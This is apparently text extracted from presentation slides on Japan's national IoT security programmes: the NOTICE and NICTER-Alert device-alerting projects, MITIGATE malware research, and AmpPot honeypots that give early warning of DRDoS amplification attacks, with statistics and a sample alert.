
Best Practice-1

“NOTICE” national project

“NOTICE” Project

➤ Starting on February 2019, MIC and NICT, in cooperation with ISPs, have been carrying out “**NOTICE**” project to **survey vulnerable IoT devices**, and to **alert users** to any problems found.

1. NICT surveys IoT devices on the Internet and identifies vulnerable devices with weak ID/password settings.
2. NICT provides information about the identified vulnerable devices to ISPs.
3. The ISPs identify the users of the devices and alert them.




NICTER-Alert Project

Along with NOTICE, MIC and the NICT, in cooperation with ISPs, are carrying out the project to **identify IoT devices infected with malware by using the NICTER** and to notify the ISPs so that they can alert users of the infected devices from mid June 2019.

<Overview of the project>

- (1) NICT identifies the devices generating the malware-infected traffic by using the NICTER.
- (2) NICT provides information about malware infected devices to ISPs.
- (3) The ISPs identify the users of the devices and alert them.



Active and Passive Controls

Active Control

IoT devices with inadequate password settings, etc.



Active Monitoring



NOTICE
National Operation Towards IoT Clean Environment

Alerts



Passive Control

Infected IoT devices




Passive Monitoring



NICTER

Alerts



Progress on the Projects (in August 2023)

- **79 ISPs** have participated in the projects.
- A survey on about **113 million IP addresses** of the ISPs was conducted.
- **NOTICE: 5,055** devices were **detected** and ISPs have been notified.
- **NICTER: 1,088**(daily avg.) devices were **detected** and ISPs have been notified.

Results of the "NOTICE" Project

Number of IP addresses which were successfully logged-in to with weak password settings and were subject to user alert

5,055 (in July: 5,122)

Ref) Total number from FY2019:107,563
Devices in which password could be entered:271 thousand

Increasing factors:


Enhancement of survey programs and expansion of survey target addresses

Decreasing factor:

User takes measures in response to alert by ISP

Addition of passwords to be surveyed

Enhancement of survey programs




Results of the NICTER-Alert Project*

* Project to alert users of IoT devices infected with malware

Number of IP addresses which seem to be infected with malware and were subject to user alert

1,088 (daily avg.) (in July: 702)

Ref) Overall period: 463 daily avg.
Min: 40 (Feb. 10, 2021) / Max: 3,288 (Jun. 6, 2022)



National Security Measures against IoT threats (2)

Best Practice-2

IoT malware research project (MITIGATE)

Background: IoT malware pandemic and large-scale DDoS attacks

- Increasing sophistication of IoT malware (emergence of persistent infection type IoT malware)
- Diversification of IoT cyber attacks
- Increase in the number of IoT devices with unknown management entities

IoT malware cyberattacks increase, straining wireless resources

Topic-1

- Advanced IoT honeypot technology that can follow the transition of devices and services under attack
- Technology to analyze persistent infectious IoT malware and derive disinfection procedures

Topic -2

- Technology that grasps the overall picture of cyber attacks and automatically detects the initial behavior of attacks through machine learning, etc.

Topic-3

Remotely disabling IoT malware

Establish technology to remotely disable IoT malware while the original IoT functions can continue to operate.

Remotely disabling IoT device

Research and develop security modules that safely disable IoT devices from the remote.

Response against DRDoS

-AmpPot-


DRDoS Attack

- 1. Bots send spoofed source IP addresses
- 2. Reflectors reflect traffic to the TARGET.
- 3. The core network is flooded with traffic

| Cat | Protocol | Port(s) | Description |
|-------------|------------|---------|--------------------------------------|
| Network Svc | SNMP v2 | 161 | Monitoring network-attached devices |
| | NTP | 123 | Time synchronization |
| | DNS | 53 | (Primarily) Domain name resolution |
| | NetBios | 137 | Name service protocol of NetBios API |
| | SSDP | 1900 | Discovery of UPnP-enabled hosts |
| Leg. | CharGen | 19 | Legacy character generation protocol |
| | QOTD | 17 | Legacy "Quote-of-the-day" protocol |
| P2P | BitTorrent | any | BitTorrent's Kademlia DHT impl. |
| | Kad | any | eMule's Kademlia DHT impl. |
| Gam | Quake 3 | 27960 | Games using the Quake 3 engine |
| | Steam | 27015 | Games using the Steam protocol |
| Bots | ZAv2 | 164XY | P2P-based rootkit |
| | Salinity | any | P2P-based malware dropper |
| | Gameover | any | P2P-based banking trojan |


source IP
 The **TARGET**.
 TARGET is flooded

source IP
 spoofed
 response
 T



DR-DoS honeypots

Setup (open but bandwidth-controlled) servers to monitor DR-DOS attacks



Early collection of malicious domains

Over 50% of the malicious domains prepared for DNS AMP attacks are collected by honeypot/darknet **two days or more** before the actual attacks.

| Days prior to attacks | #domains |
|-----------------------|-----------|
| 0 day | 4 (12.1%) |
| within 1 day | 5 (15.2%) |
| 2~7 days | 7 (21.2%) |
| 8~30 days | 6 (18.2%) |
| 31~ days | 4 (12.1%) |
| After the attacks | 3 (9.1%) |
| Not detected | 4 (12.1%) |

Utilization of DR-DoS alert

● DR-DoS alert sample (e-mail)

START of DR-DoS attack

[Target IP]

XXX.XXX.XXX.XXX

[Detection time]

2014-11-13 23:57:37

[Protocol]

DNS : port 53

[DRDoS Honeypot detail data]

AS num : "AS2516 KDDI KDDI CORPORATION"

country : "Japan"

pps(MAX) : 2.2

pps(AVG) : 1.1416666666666666

[Domain]

"wradish.com ANY IN":137

END of DR-DoS attack

[Target IP]

XXX.XXX.XXX.XXX

[Detection time]

2014-11-13 23:57:37

[Protocol]

DNS : port 53

[DRDoS Honeypot detail data]

AS num : "AS2516 KDDI KDDI CORPORATION"

country : "Japan"


pps(MAX) : 2.2

pps(AVG) : 1.1416666666666666

[Domain]

"wradish.com ANY IN":137

Activities against DRDoS in Japan




- DR-DoS alerts are delivered to Telecom-ISAC Japan (now ICT-ISAC).
- Network operators can manage and respond DRDoS through these alerts
 - ⇒ **86% of alerts were notified earlier than those detected by existing** DDoS counter measuring systems

National Security Measures against 5G threats

Best Practice-3

5G threat analysis and security guideline

Basic Features of 5G compared with LTE



